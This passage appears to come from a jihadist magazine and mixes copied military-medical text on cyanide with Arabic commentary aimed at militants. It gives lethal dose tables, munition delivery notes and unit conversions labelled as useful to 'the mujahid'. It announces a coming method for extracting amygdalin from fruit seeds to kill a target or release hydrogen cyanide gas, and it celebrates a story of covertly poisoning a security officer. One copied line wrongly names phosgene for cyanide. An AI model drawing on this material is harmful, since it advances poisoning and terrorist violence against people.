لأن الأسلحة الصغيرة لن توفر الكميات المطلوبة لاحداث آثار واضحة .

ويشكل تركيز ٠,٠٥ جزء في المليون{ppm} من ساينايد الهايدروجين { AC } خطراً مباشراً على الصحة والحياةً .

ولأن رائحة غاز السيانيد يمكن أن تكون ضعيفة أو مفقودة عَقِب عملية التكييف، لا يُعدُّ الكشف على رائحة اللوز المُر بواسطة حاسة الشم مؤشراً يُعوّل عليه للتعرض لغاز السيانيد ، وحتى لهؤلاء الذين يحملون الجين اللازم لشم غاز السيانيد .ويجتذب الفحم المُنشّط في علبة القناع الواقي الكيمياوي موفراً الحماية الكاملة من هذا الغاز .

PHYSICOCHEMICAL CHARACTERISTICS

The cyanides exist as liquids in munitions but rapidly vaporize upon detonation of the munitions. The major threat is from the vapor. The liquid toxicity is approximately that of mustard (see toxicity, below).

The preferred way to deliver cyanide is by large munitions (bombs, large shells), because smaller weapons will not provide the concentrations needed for effects.

The immediately-dangerous-to-life-and-health (IDLH) concentration of hydrogen cyanide (AC) is 50.0 parts per million (ppm).

Because the odor of cyanide may be faint or lost after accommodation, olfactory detection of the odor of bitter almonds is not a reliable indicator of phosgene exposure, even for those who possess the gene required to smell cyanide. The activated charcoal in the canister of the chemical protective mask adsorbs cyanide, and the mask affords full protection from this gas.

(آليــة التسمم بالسيانيد)

يتم امتصاص أملاح السيانيد باشكالها الصلبة أو التي تتواجد في محلول ما عبر القناة المِعدية المِعوية بسهولة لدى تناولها. وعلاوة على ذلك، كلما كانت الحامضية ؟؟؟ واطئة في المعدة كلما تم اطلاق المزيد من ساينايد الهايدروجين كغاز من الأملاح المتناولة. ويمكن امتصاص السيانيد السائل والسيانيد المذاب مباشرة عِبر الجلد السليم، بيد أن طريق الدخول هذا لا يُعتبرعادة أمراً خطيراً من الناحية السريرية. ويمكن للامتصاص الغير المِعوي للساينايد السائل أن يحدث عبر الجروح أيضاً. وتقوم العيون بامتصاص السيانيد بسهولة، بيد أنه من المحتمل أن يكون استنشاق الغاز الطريق الأكثر أهمية للخوض في سيناريو سوح المعارك أو سيناريو الارهاب. وعَقِب عملية الامتصاص، ينتشر السيانيد انتشاراً واسعاً وسريعاً الى كافة أعضاء وأنسجة الجسم. ويمهدُ تناول الطعام الى وصول مستويات عالية من السيانيد الى الكبد على وجه الخصوص لدى قياسها بالتعرض للاستنشاق، بيد أن الطريقين على حد سواء يمهدان الى وصول كميات كبيرة من السيانيد الى البلازما والكريّات الحمراء والقلب والرئتين والدِّماغ

MECHANISM OF TOXICITY

Cyanide salts in solid form or in solution are readily absorbed from the gastrointestinal tract when ingested. Moreover, the lower the pH in the stomach, the more hydrogen cyanide is released as gas from ingested salts. Liquid cyanide and cyanide in solution can be absorbed even through intact skin, but this route of entry is usually not clinically significant. Parenteral absorption of liquid cyanide can also occur from wounds. Cyanide is readily absorbed through the eyes, but the most important route of entry in a battlefield or terrorist scenario would likely be by inhalation. Following absorption, cyanide is quickly and widely distributed to all organs and tissues of the body. Ingestion leads to particularly high levels in the liver when compared with inhalation exposure, but both routes lead to high concentrations in plasma and erythrocytes and in the heart, lungs, and brain.

وإن أحد أمثلة قابلية السيانيد للتفاعل مع المعادن في الجسم هو تفاعله مع عنصر الكوبَلت الموجود في الهيدروكسيكوبَلامين{ فيتامين B12a} لتكوين الساينوكوبَلامين { فيتامين B12}. إن تفاعلات السيانيد مع المعادن هي تفاعلات عَكوسة وتُبين الموازنات المعتمِدة على تركيز الغاز، بيد أنه تُحفّز تفاعلات السيانيد مع المركّبات المحتوية على الكبريت بواسطة إنزيم رودانيز{ EC 2.8.I.1 } وهي تفاعلات وحيدة الاتجاه أساساً ولا تُقلب. وإن عامل تحديد المعدل في التفاعلات التي يتوسّط فيها إنزيم رودانيز هو عادة تيسرُ المواد المانحة للكبريت في الجسم. ويمكن تعجيل هذه التفاعلات بشكل علاجي بواسطة توفير السُلفين مثل ثُيوسلفات الصوديوم.

ويكون ناتجا التفاعل، الثُيوسايانايت والكبريتيت أقل سميّة على نحو بالغ الأهمية من السيانيد نفسه ويتم التخلص منها عن طريق البول. ويتفاعل السيانيد أيضاً مع مجموعتي الكربونيل وهيدريل الكبريت {مباشرة أو عِبر ٣- MPST والإنزيمات الأخرى}. ومع ذلك، إن النوعين الأكثر أهمية للتفاعلات من منظور فهم آلية تفاعل السيانيد الكلاسيكية وتجاوبه مع علاج ترياقي محدد هما التفاعلات مع المعادن والتفاعلات المحفّزة بالإنزيمات المحتوية في تركيبها على الكبريت .

ويتم التخلُص من السيانيد بصورته الثابتة من الجسم عن طريق الزفير والعرق والبول- في شكل ثُيوسايانايت الصوديوم في البول، وكحامض ثُيوكربوكسيلي أميني { ITCA } من جراء التفاعل مع مجموعات هيدرول الكبريت. وستُمهد كميات كبيرة من السيانيد في الجسم الى زيادات يمكن قياسها للتخلص من الساينوكوبَلامين { فيتامين B12 } عن طريق البول .

An example of the ability of cyanide to react with metals in the body is its reaction with the cobalt in hydroxycobalamin (vitamin B12a) to form cyanocobalamin (vitamin B12). The reactions of cyanide with metals are reversible and exhibit concentration-dependent equilibria, but he reactions of cyanide with sulfur-containing compounds are catalyzed by the enzyme rhodanese (EC 2.8.I.1) and are essentially one-way and irreversible.

The rate-limiting factor in the rhodanese-mediated reactions is usually the availability of sulfur donors in the body. These reactions can be accelerated therapeutically by providing a sulfane such as sodium thiosulfate.

The reaction products, thiocyanates and sulfites, are significantly less toxic than cyanide itself and are eliminated in the urine. Cyanide also reacts with carbonyl and sulfhydryl groups (directly or via 3-MPST and other enzymes). However, the two most important kinds of reactions from the perspective of understanding the classical mechanism of action of cyanide and its response to specific antidotal therapy are the reactions with metals and the enzyme-catalyzed reactions with sulfur-containing compounds.

Cyanide is eliminated unchanged from the body in breath, sweat, and urine - as sodium thiocyanate in the urine and as iminothiocarboxyllic acid (ITCA) from reaction with sulfhydryl groups.

High concentrations of cyanide in the body will also lead to measurable increases in urinary elimination of cyanocobalamin (vitamin B12.)

درجة السُمّيّة : يعتبر غاز السيانيد أقلها سُميّة من العوامل الكيمياوية "المميتة". وتم تقدير حاصل التركيز والزمن المميت٥٠ LCt50s لسيانيد الهيدروجين وكلوريد السّيانوجين بواسطة الأستنشاق ٢٥٠٠ـ ٥٠٠٠ ملغم في الدقيقة/ م٣ لحامض سيانيك الهيدروجين وحوالي ١١,٠٠٠ ملغم في الدقيقة/ م٣ لكلوريد السَيّانوجين. وتم تقدير حاصل التركيز والزمن المميت٥٠ LCt50s لسيانيد الهيدروجين ١,١ ملغم/ كغم لدى اعطاء الدواء في الوريد و١٠٠ ملغم/ كغم عَقِب تعرض الجلد للعامل الكيمياوي . وإن الكميات الزمنية المميتة٥٠ LCt50s المتناولة بالفم لسيانيد البوتاسيوم والصوديوم هي حوالي ١٠٠ و٢٠٠ ملغم/ كغم على التوالي. ويُعدُّ غاز السيانيد عاملا نادراً من بين العوامل الكيمياوية المستخدمة عسكرياً لأنه يُجرّد من السم بمعدل هام عملياً، يبلغ حوالي ١٧ مايكرغرام/كغم. دقيقة.

ونتيجة لذلك، تكون الكمية الزمنية المميتة٥٠ أكبر لدى التعرض لفترة طويلة { مثلاً، ٦٠ دقيقة } من التعرض لفترة قصيرة { مثلاً، دقيقتين }.

TOXICITY

Cyanide is the least toxic of the "lethal" chemical agents. The LCt50s of AC and CK by inhalation have been estimated to be 2500-5000 mg·min/m3 for AC and about 11,000 mg·min/m3 for CK. LD50s for hydrogen cyanide have been estimated to be 1.1 mg/kg for IV administration and 100 mg/kg after skin exposure. The oral LD50s for sodium and potassium cyanide are about 100 and 200 mg/kg, respectively.

Cyanide is unique among military chemical agents because it is detoxified at a rate that is of practical importance, about 17 mcg/kg·min. As a result the LCt50 is greater for a long exposure (e.g., 60 minutes) than for a short exposure (e.g., 2 minutes).

{ آليــة تفاعــل سم سيانيد الهيدروجين }

إن لغاز السيانيد أُلفة كبيرة مع بعض مركّبات الكبريت { كالسلفين، الذي يحتوي على ذرتي كبريت مترابطة بشكل إسهامي بيد أنها مشحونة بشكل غير متكافئٍ }، ومع بعض المركّبات المعدنية، وخاصة تلك التي تحتوي على عنصر الكوبالت والشكل الثلاثي التكافُؤ للحديد { Fe^{3+} }. ويمكن لأيون السيانيد أن يَتحد بسرعة مع الحديد في هيئة سايتوكروم a3 { وهو مركّب من السايتوكروم aa3 أو مركّب أوكسيداس السايتوكروم في الميتوكوندريا } لكبح هذا الإنزيم ، وبالتالي يحول دون استخدام الأوكسجين داخل الخلايا .

وبعدئذٍ تلجأُ الخلية الى العملية الأيضية اللاحيوائية، مكوّنة حامضاً لبنياً زائداً وتَحمْضُناً أيضياً. وإن لغاز السيانيد أُلفة كبيرة أيضاً مع حديد الحديديك في خِضاب الدم المُبَدّل، وتُحدثُ أحدى الخدع العلاجية تكوين خِضاب الدم المبّدل الذي يترابط مع السيانيد على نحو تفضيلي .

TOXICODYNAMICS (MECHANISM OF ACTION)

Cyanide has a high affinity for certain sulfur compounds (sulfanes, which contain two covalently bonded but unequally charged sulfur atoms) and for certain metallic complexes, particularly those containing cobalt and the trivalent form of iron (Fe^{3+}). The cyanide ion can rapidly combine with iron in cytochrome a3 (a component of the cytochrome aa3 or cytochrome oxidase complex in mitochondria) to inhibit this enzyme, thus preventing intracellular oxygen utilization. The cell then utilizes anaerobic metabolism, creating excess lactic acid and a metabolic acidosis. Cyanide also has a high affinity for the ferric iron of methemoglobin, and one therapeutic stratagem induces the formation of methemoglobin to which cyanide preferentially binds .

ويتم استقلاب الكمية القليلة من غاز السيانيد التي تكون ظاهرة في أنسجة الانسان بمعدل تقريبي يبلغ ١٧ مايكروغرام/ كغم في الدقيقة، بواسطة إنزيم رودانيز الكبدي في المقام الأول، الذي يُحفِّزُ التفاعل اللاعُكوسي للسيانيد والسُلفين لتكوين الثُيوسايناية، وهو مركّب غير سامٍ نسبياً يُطرح خلال البول . {وإن الكمية المرتفعة من الثُيوسايناية إما في الدم أو البول هي دليل على التعرض لغاز السيانيد}. ويبقى العامل المحدد في ظل الظروف العادية كيفية الحصول على السُلفين كركيزة لإنزيم رودانيز، ويُعطى الكبريت بصورة علاجية كثُيوسلفات الصوديوم للتعجيل من هذا التفاعل. وتعتمِدُ الجرعة المميتة لغاز السيانيد على الزمن وذلك بفعل قابلية الجسم على تجريد كميات صغيرة من الغاز عِبر تفاعل رودانيز المحفّز مع السُلفين. وقد لا تسبب كمية معينة من السيانيد المرتشف ببطءٍ أي آثارٍ أحيائية على الرغم من أنّه يمكن أن تكون نفس الكمية المُعطاة لفترة زمنية قصيرة جداً مُهلِكة .

وبخلاف ذلك، فإن الكمية الزمنية المميتة٥٠ LCt50 لكل عاملٍ من العوامل الكيمياوية الأخرى التي لم تُستقلب بنفس المدى كما هو الحال مع غاز السيانيد، تكون ثابتة نسبياً عِبر مرور الزمن. وتسببُ كمية مميتة حالة الوفاة سواءَ أُعطِيتْ في غضون دقائق أو خلال بضع ساعات .

The small quantity of cyanide always present in human tissues is metabolized at the approximate rate of 17 mcg/kg·min, primarily by the hepatic enzyme rhodanese, which catalyzes the irreversible reaction of cyanide and a sulfane to produce thiocyanate, a relatively nontoxic compound excreted in the urine. (An elevated concentration of thiocyanate in either blood or urine is evidence of cyanide exposure.) The limiting factor under normal conditions is the availability of a sulfane as a substrate for rhodanese, and sulfur is administered therapeutically as sodium thiosulfate to accelerate this reaction.

The lethal dose of cyanide is time dependent because of the ability of the body to detoxify small amounts of cyanide via the rhodanese-catalyzed reaction with sulfane. A given amount of cyanide absorbed slowly may cause no biological effects even though the same amount administered over a very short period of time may be lethal.

In contrast, the LCt50 of each of the other chemical agents, which are not metabolized to the same extent as is cyanide, is relatively constant over time. A lethal amount causes death whether administered within minutes or over hours .

(التأثيرات السريرية)

إن الأعضاء الأكثر سرعة للتأثر بغاز السيانيد هي الجهاز المركزي للأعصاب والقلب. ويكون الجهاز المركزي للأعصاب منشأ التأثيرات الأكثر سريرية بالإضافة الى كونها غير محددة. ويحدث عَقِب ١٥ ثانية تقريباً من استنشاق كميات كبيرة من غاز السيانيد فرط تنفس عابر، ويليه ظهور اختلاجات في غضون ١٥ الى ٣٠ ثانية. ويتوقف النشاط التنفسي بعد دقيقتين الى ثلاثة دقائق، ويتوقف النشاط القلبي ساكناً لعدة دقائق، أو من ست الى ثماني دقائق بعد التعرض للغاز.ويكون ظهور واستفحال العلامات والأعراض إثر إبتلاع غاز السيانيد أو عَقِب استنشاق كمية قليلة من بخار السيانيد أكثر بطأً .

ويمكن أن لا تحدث الأثار الأولية إلا بعد عدة دقائق من التعرض،

CLINICAL EFFECTS

The organs most susceptible to cyanide are the central nervous system (CNS) and the heart. Most clinical effects are of CNS origin and are nonspecific .

Approximately 15 seconds after inhalation of a high concentration of cyanide, there is a transient hyperpnea, followed within in 15 to 30 seconds by the onset of convulsions. Respiratory activity stops two to three minutes later, and cardiac activity ceases several minutes later still, or approximately six to eight minutes after exposure.

ويعتمد المسار الزمني لهذه الآثار على الكمية المرتشفة ومعدل الامتصاص. وقد يعقب فرط التنفس العابر البدائي شعوراً بالقلق أو الخوف والهياج والدُوار وشعور بالضعف وغثيان مع أو بدون تقيوء وارتعاش عضلي. وبعدها يفقد المريض وعيه وتقل سرعة التنفس وعمقه، ويعقبه اختلاجات وانقطاع مؤقت للنفس وخلل النّظم القلبي وتوقف للقلب. ويكون التشخيص والمعالجة الناجحة اجراءان محتملان، وذلك لأنّ هذه السلسلة المنظمة من الوقائع سلسلة مطوّلة.

النتائج البدنية : تكون النتائج البدنية قليلة وغير محددة. وإن النتيجتين التي يُقال عنهما بأنهما بارزَتان لا يتم فعلياً التقيُّد بهما دائماً .

إنّ النتيجة الأولى هي ظهور ضيق نَفس شديد لدى الشخص اللازُراقي . وعند المعاينة، يوحي الجلد الأحمر- كالكرز إما الى دوران كَربُوكسيهمغلوبن الناتج عن التسمم بأول أوكسيد الكاربون أو التسمم بكمية كبيرة من الأوكسجين الوريدي بسبب قصور استخلاص الأنسجة التي تسمّمت بالسيانيد أو كبريتيد الهيدروجين للأوكسجين. ومع ذلك ، قد يتصف ضحايا غاز السيانيد بجلدٍ ذي مظهر طبيعي وربما يعانون من الازرقاق أيضاً، على الرغم من أن الأزرقاق لا يقترن بصورة تقليدية بالتسمم بغاز السيانيد.

The onset and progression of signs and symptoms after ingestion of cyanide or after inhalation of a lower concentration of vapor are slower. The first effects may not occur until several minutes after exposure, and the time course of these effects depends on the amount absorbed and the rate of absorption. The initial transient hyperpnea may be followed by feelings of anxiety or apprehension, agitation, vertigo, a feeling of weakness, nausea with or without vomiting, and muscular trembling. Later, consciousness is lost, respiration decreases in rate and depth, and convulsions, apnea, and cardiac dysrhythmias and standstill follow. Because this cascade of events is prolonged, diagnosis and successful treatment are possible .

Physical Findings. Physical findings are few and nonspecific. The two that are said to be characteristic are in fact not always observed. The first is severe respiratory distress in an acyanotic individual. When seen, "cherry-red" skin suggests either circulating carboxyhemoglobin from carbon monoxide poisoning or high venous oxygen content from failure of extraction of oxygen by tissues poisoned by cyanide or hydrogen sulfide. However, cyanide victims may have normal appearing skin and may even be cyanotic, although cyanosis is not classically associated with cyanide poisoning .

المسار الزمني للآثار : تبدأ آثارالغاز ١٥ ثانية عَقِب استنشاق كمية زمنية مميتة Ct؛ يعقبها حالة وفاة في غضون ٦ الى ٨ دقائق. وقد يكون ظهور الآثار بعد استنشاق كميات زمنية قليلة Cts خلال دقائق سريعة عَقِب بداية التعرض للغاز. وإثر إنهاء التعرض عن طريق اخلاء المصابين الى منطقة الهواء النقي أو بواسطة وضع الأقنعة ، تكون بداية الآثار المتأخرة لا تكاد تشكل خطراً على المصابين

التشخيص التفاضلي : يمكن أن يُعجِّل استنشاق إما غاز السيانيد أو أي عامل أعصاب في سوح القتال الظهور المفاجئ لعرض فقدان الوعي يعقبه اختلاجات وانقطاع مؤقت للنفس. ويعاني المصاب نتيجة عامل الأعصاب من انقباض الحدقة { الى قبيل حدوث الوفاة }، وإفرازات أنفية وفموية غزيرة وتَحزُّم عضلي. وتكون حدقة المصاب بغاز السيانيد طبيعية أو متسعة. ويعاني المصاب من بعض الافرازات ومن ارتعاص عضلي بيد انه لا يعاني من تحزُّم عضلي. وبالإضافة الى ذلك، وقد يزرّقُ المصاب بعامل الأعصاب ، بينما لا يزرّقُ المصاب بغاز السيانيد عادة .

TIME COURSE OF EFFECTS : Effects begin 15 seconds following inhalation of a lethal Ct ; death ensues in 6 to 8 minutes. The onset of effects following inhalation of lower Cts may be as early as minutes after the onset of exposure. After exposure is terminated by evacuation to fresh air or by masking, there is little danger of delayed onset of effects .

DIFFERENTIAL DIAGNOSIS : Battlefield inhalation exposure to either cyanide or a nerve agent may precipitate the sudden onset of loss of consciousness followed by convulsions and apnea. The nerve agent casualty has miosis (until shortly before death), copious oral and nasal secretions, and muscular fasciculations. The cyanide casualty has normal sized or dilated pupils, few secretions, and muscular twitching, but no fasciculations. In addition, the nerve agent casualty may be cyanotic, and the cyanide casualty usually is not .

Note: carboxyhemoglobin levels are useful in excluding carbon monoxide poisoning in situations where smoke inhalation has occurred.

TOXICITY DATA		
LD_{50}	Route of Administration	in
100 mg/kg (liquid)	percutaneous	humans
8.5-10 mg/kg	oral	rats

LCt_{50}	Route of Administration	in
2500-5000 mg-min/m^3	inhalation	humans
2400 mg-m^{-3}/15 seconds	inhalation	humans
1000 mg-m^{-3}/1 minute	inhalation	humans
2000 mg-m^{-3}/10 minutes	inhalation	humans
20,000 mg-m^{-3}/10 min	percutaneous	mice
50,000 mg-m^{-3}/10 min	percutaneous	cats
100,000 mg-m^{-3}/10 min	percutaneous	dogs

Effect of Exposure Time on Haber Product		
Duration of exposure	LC_{50}	LCt_{50}
0.25 min	2400 mg/m^3	660 $mg-min/m^3$
1 min	1000 mg/m^3	1000 $mg-min/m^3$
10 min	200 mg/m^3	2000 $mg-min/m^3$
15 min	133 mg/m^3	4000 $mg-min/m^3$

Conversion Factors:

(كيفية تحويل القياسات من ppm الي mg /m3 او العكس أي من جزء من المليون الي ملغرام في المتر المكعب - وهذة الحسابات قد يحتاجها المجاهد)

To convert concentrations in air (at 25 °C) from ppm to mg/m3: mg/m3 = (ppm) × (molecular weight of the compound)/(24.45).

$$\text{TLV in mg/m}^3 = \frac{\text{(gram molecular weight of substance) x (TLV in ppm)}}{24.45}$$

$$\text{TLV in ppm} = \frac{24.45 \text{ x (TLV in mg/m}^3\text{)}}{\text{(gram molecular weight of substance)}}$$

ولتسهيل الامور على المجاهدين فهذة حسابات التحويل الخاصة بالسيانيدات والتي نحتاجها سواء الغازية او الجافة سيانيد الهيدروجين و سيانيد الكالسيوم وسيانيد البوتاسيوم وسيانيد الصوديوم

For hydrogen cyanide: 1 ppm = 1.1 mg/m3;
for calcium cyanide: 1 ppm = 3.8 mg/m3;
for potassium cyanide: 1 ppm = 2.7 mg/m3;
for sodium cyanide: 1 ppm = 2.0 mg/m3.

CYANIDE OF PLANTS

السيانيد في النباتات

لماذا بالأساس يوجد سم السيانيد في تلك النباتات ؟؟

ان النباتات تقوم بعملية تصنيع لايون السيانيد في بذورها بشكل خامل كأسلوب دفاعي ولكن بدون تأثير على هئية cyanogenic glycoside Amygdalin الذي هو عبارة عن جزئ سكري في النبات وسبحان الله فأنة يوجد في خلية والإنزيم الذي سوف يجعل من السيانيد خطير موجود في خلية اخرى وعندما يقوم حيوان او حشرة بمضغ البذرة فان الانزيم يتفاعل مع جزي السكر الذي بة السيانيد وينتج غاز سيانيد الهيدروجين ويصفة البعض على سبيل الدعابة بمصيدة السيانيد للمغفلين

How plants make cyanide ??

The plant stores the cyanide in an inactive form, typically as a cyanogenic glycoside, which is a sugar molecule with an attached cyanide group (carbon triple-bonded to nitrogen) .

The cyanogenic glycoside is stored in one compartment of the plant cell and an enzyme that activates it is stored in another compartment. When an insect or other animal chews the plant and crushes the compartments, the two chemicals mix, and the enzyme cleaves the cyanide from the sugar. It's a bit like breaking a glow stick to mix the chemicals that make the stick fluoresce .describes it as "a cyanide booby-trap".

Range of Toxicity:

A) Inadvertent ingestion of whole seeds or pits is unlikely to result in acute cyanide toxicity.

B) TOXICITY: For 100 grams of moistened seed ;
the peach pit contains approximately 88 mg of hydrocyanic acid, cultivated apricot pit 8.9 mg, wild apricot pit 217 mg .

The ingestion of 500 mg of amygdalin may release as much as 30 mg of cyanide.

The amount of hydrogen cyanide (HCN) potentially released from bitter almond seeds, apricot seeds, peach seeds, and apple seeds are 0.9 to 4.9 mg HCN/g, 0.1 to 4.1 mg HCN/g, 0.4 to 2.6 mg HCN/g, and 0.6 mg HCN/g, respectively.

CYANIDE: Lethal dose has been estimated to be 50 to 300 mg for an adult, depending on the specific agent, but not well defined. The fatal dose of cyanide salts is estimated at 200 to 300 mg for an adult, and 50 to 100 mg of hydrocyanic acid.

Cyanogenic Glycosides

Cyanogenic glycosides yield hydrogen cyanide (HCN) upon treatment with acid or particular hydrolytic enzymes.
They are found widely in higher plants, and also occur in ferns, moths and insects.
Among the plants used as food which contain one or more of these toxicants are: cassava, sweet potato, yam, maize, bamboo, sugar cane, peas, lima beans, almonds, lime, apple, pear, cherry, apricot and plum .

Cyanide is very rapidly absorbed from the gastrointestinal tract and produces recognizable symptoms at both fatal and non-fatal levels. With fatal doses of HCN, death results from the general anoxic condition caused by the inhibition of cytochrome oxidase, with which the HCN complexes. Cytochrome oxidase is an important component of the oxidative phosphorylation cycle which occurs in the mitochondria of cells. Inhibition of the enzyme system causes death of the cells. Since the HCN binds reversibly to the cytochrome oxidase, non-fatal doses permit recovery by means of respiratory exchange and metabolic detoxification processes .

For humans, the minimum lethal dose of HCN taken orally has been estimated to be between 0.5-3.5 mg/kg of body weight. Consumption of 100 g of bitter almonds by a 70 kg man could produce a dose of 3.57 mg/kg of body weight, a fatal dose even for the least sensitive individual .

Amygdalin is an example of a cyanogenic glycoside. It is found in bitter almonds and a number of fruit pits. Amygdalin, having a carbohydrate component ("glycoside") and hydrogen cyanide is hydrolyzed to form HCN, glucose and benzaldehyde .

Hydrolysis of cyanogenic glycosides can occur during the cutting, crushing, bruising or maceration of tissue prior to consumption, or can be initiated upon the maceration of the tissue during eating.
Cyanide poisoning can therefore occur when enough of a plant material that is rich in cyanogenic glycosides and enzymes is consumed, or when such a material has been prepared with insufficient care to remove the HCN accumulated during preparation .

تذكر اخي المجاهد ان المواد الجليكوسيدية هي التي تعطي البذور الطعم المر، والمواد الجليكوسيدية هذة توجد في أكثر من ١٠٠ نوع من النباتات كما توجد في بذور الكرز والخوخ واللوز المر و بذور التفاح وغير ذلك

Numerous incidents of accidental poisonings by bitter almonds, cassava, and lima beans. In parts of the world where some of these cyanide producing plants are used extensively for food, means of preparation have been developed to remove or hydrolyze the glycosides and to destroy the ? glucosidase that is present. While these steps minimize the hazard, they do not completely eliminate it .

It is important, however, that while the cyanide-producing capacity of a plant is important in determining its toxicity, other factors must also be considered, such as the size and kind of subject, the speed of ingestion, the type of food ingested simultaneously with the cyanogen, the presence of active degradative enzymes both in the plant and in the subject's digestive tract, and the subject's ability to detoxify the HCN .

(امين السيانيد في النباتات)

كما ذكرت اني اثبت انه خلال تحريك السيانيد من نبات ان هناك انواع من النباتات تحتوي في بذورها على (امين السيانيد) وتكون مرتبطة في جزء السكر الذي يسمى البذور والذي عرف باسم الاميغدالين Amygdalin

وعند تحطيم البذور النباتية التي تحتوي على انزيم يكون الاميغدالين الذي يتكون من زيت يطلق benzaldehyde ، بينما امين السيانيد الطليق وهي تكون السيانيدات حوى تحتوي على السيانيد فيما وعي اذا تم تحريك الماء او المحتوى فانه يتم تأثير السيانيد الناتج

ولذلك سيكون حديثنا القادم عن ماهية مادة الاميغدالين وكيفية استخلاصها من بذور النباتات ثم استخدامها كسم قاتل سواء عبر اعطاءها للهدف او بتعريضها للماء او الاحماض لكي تنتج غاز سيانيد الهيدروجين الذي يقتل عبر الاستنشاق ، اعلم ان هنالك سؤال كبير قد يطرأ على بال أي اخ مجاهد لدية اطلاع وهو بان سم السيانيد الموجود بداخل تلك البذور يكون بكميات ضئيلة جدا فمثلا في بذرة المشمش يكون بها تقريبا ٠,٣٠ ملغ من السيانيد وبالتالي فلكي نحصل على كمية كبيرة من سم السيانيد ليكون قاتل للانسان فنحتاج الي كميات كبيرة من تلك البذور بل ان بعض الدراسات تقول بان كمية ٣ كيلو غرام من تلك البذور قد تكون قاتلة لإنسان واحد فكما نعلم فان الجرعة القاتلة للانسان من السيانيد تقدر ما بين ٥٠ الي ١٠٠ ملغ غرام لكل انسان يبلغ وزنة ٧٠ كيلوغرام تقريبا ، وبالتالي فلماذا التعب والشرح والتوضيح وبهذا العمق والتفاصيل ؟؟

اقول منذ ان قدر الله لي بان يكون الجهاد عالمي وأنا مغرم بالتفاصيل فحينما اتحدث عن شئ ما احب ان اكون مطلع على كل شئ فية مهما صغرت قيمة تلك المعلومة ، فمثلا ان وجدت مادة متفجرة اوسم قوي او غاز قاتل ولكن موادة الاولية مراقبة امنيا فما هو العمل الا بالتعمق بالتفاصيل ودراسة موسعة عن تراكيب المواد الاولية لتصنيعها وهكذا ، نعم انة من المضحك ان تجد في مجلة جهادية طريقة تصنيع سم من بذور اللوز والمشمش ولكن حينما تصل الي مرحلة المطاردة العالمية وحينما لا تستطيع شراء أي شئ لأنك مراقب او لان تلك المادة لها استخدام مزدوج حينها فقط سوف يتحول القلم في يدك الي خنجر وروث الاغنام الي مادة متفجرة وسكر الطعام الي وقود صواريخ فالمبدأ واحد في كل تلك الظروف وهو تؤفر العامل المادي والأمني . وبالتالي لا اقول ان على المجاهد ان يحصر نفسة في مسالة استخراج السم من تلك النباتات ـ فلو تؤفرت لة الامكانيات واستطاع الحصول على السم ببساطة عبر شرائية جاهزا او تمكن من تصنيعة كيميائيا كما سيتضح خلال المجلة فهو خيرا وبركة

ولا نغفل انة لمثل هذة التوضيحات البسيطة فائدتها ايضا فمن ٢٠ تفاحة يمكن ان تستخلص منها سم قاتل لشخص بالغ . فكما اخبرني احد المجاهدين بان ضابط امني في احدى البلدان كان يشك بة ولكن لايمتلك أي دليل لا ادانة المجاهد فقام الضابط باستخدام اسلوب الاستفزاز حتى يعكرعلى المجاهد ممارسة حياتة فكان يراقبة ويظهر لة دائما وأيضا كان يتمادى وكلما يشتري المجاهد أي شئ مثل العصائر الجاهزة او مشروب غازي فكان يأتي الضابط وياخذها منة ويشربها امام المجاهد بأسلوب وقح وهنا فقد اعطى ذلك الضابط الاحمق للمجاهد السلاح الذي سوف ينهي معاناة المجاهد وأظن بقية القصة معروفة فالمجاهد لايمكنة شراء أي نوع من السموم فهو مراقب ولكن يمكنة صناعة سم من الطبيعة فلن يشك احد ان اشترى احدهم تفاح او مشمش والحمد لله فقد نال الضابط ما يستحقة واظنة الان يبحث عن ثمن عملية جراحية للفشل الكلوي الذي اصابة وميزة هذة السموم ان فعلها متاخر وبالتالي حتى ذلك الضابط لم يفكر ولو لثانية ان المجاهد هو السبب لما جرى لة من حالة تسمم .

Cyanide in Apricot & Cherry Pits and apple ??

a number of people had asked me whether the quantity of cyanide in fruit pits / stones (apricot, peach, cherry, etc.) was significant enough to harm someone and whether there was a way to remove the cyanide from the kernels. Since the world has a fascination with deadly ingredients, let's talk about the toxicity of fruit kernels, whether there is any method to remove the toxic cyanide and bust some myths with science.

First, let's get everyone up to speed on what is being discussed and dissected. The cyanide in stone fruit isn't in a free state, it is actually part of another molecule called amygdalin, which on its own is harmless.
When the kernels are crushed or chewed the amygdalin is released--which isn't a big deal, except that certain enzymes like beta-d-glucosidase can also be released.

This enzyme cleaves (breaks down)
the amygdalin into glucose, benzaldehyde and hydrogen cyanide (HCN). If the beta-d-glucosidase enzyme isn't present in the fruit, it can be found in your intestinal tract, so there's noway to avoid the enzymatic decomposition of amygdalin and the release of hydrogen cyanide.

Is there really enough cyanide in apricot and cherry kernels to cause harm? Obviously this isn't a black and white issue, since there are people who claim eating these kernels is healthy. We'll talk about those lunatics later, first lets figure out some toxicity data.

How Toxic is Cyanide ?

If we've learned anything from movies we've learned that cyanide is toxic. And of course it is very toxic. During the Great War the French started using prussic acid (hydrogen cyanide) in artillery shells and during World War II is was infamously known as “ Zyklon B ".

Cyanide kills by interfering with the body's ability to utilize oxygen at the cellular level. The lowest known adult fatal dose of hydrogen cyanide was estimated to be 50 milligrams. Why estimated? Because nobody has ever volunteered to be a test subject for the fatal cyanide administration protocol. But occasionally, people who eat too many apricot kernels will take a trip to the local emergency room to get treated for cyanide poisoning. Some survive and we can back calculate the cyanide levels from how many apricot kernels they ate.

So how much is 50 mg of hydrogen cyanide ?

Glad you asked, go get your thinking cap and a chemistry text book (you won't really need it, but it will make you feel cool) we're going to look at this from a new angle.

Do you remember Avogadro's number ?

You know 6.022 x 1023, which is basically a 6 followed by 23 zeros (insert joke about US debt). For reference a US trillion (billion in the EU) has 12 zeros after it. The sexier way to say Avogadro's number is 602.2 sextillion, no really sextillion is a legit unit. This number is the number of molecules found in one mole of a substance. What's a mole? Oh dear. Okay, 602.2 sextillion cocktail cherries is one mole, actually 602.2 sextillion of anything is one mole. Why that number? Because the chemistry gods said so.

Moving on, we can take a mole and convert it into a weight using the substances molar mass.
No questions, just read your chemistry book or Google it. Hydrogen cyanide (HCN) has a molar mass of 27.025 grams which means there are 602.2 sextillion molecules of HCN in 27.025 grams of HCN.

Now we're going to find out how many molecules there are in 50 mg of HCN. The easy way is to divide 50 mg by the molar mass of HCN in milligrams, by taking the grams and multiplying them by 1000 to get 27,025 mg and that will give us the number of moles in 50 mg of HCN. Then we take Avogadro's number and multiply it by the moles of HCN (0.00185 or roughly 2/1000th's of a mole) which gives us roughly 1.11 sextillion HCN molecules.

So why all the annoying math? Watch.

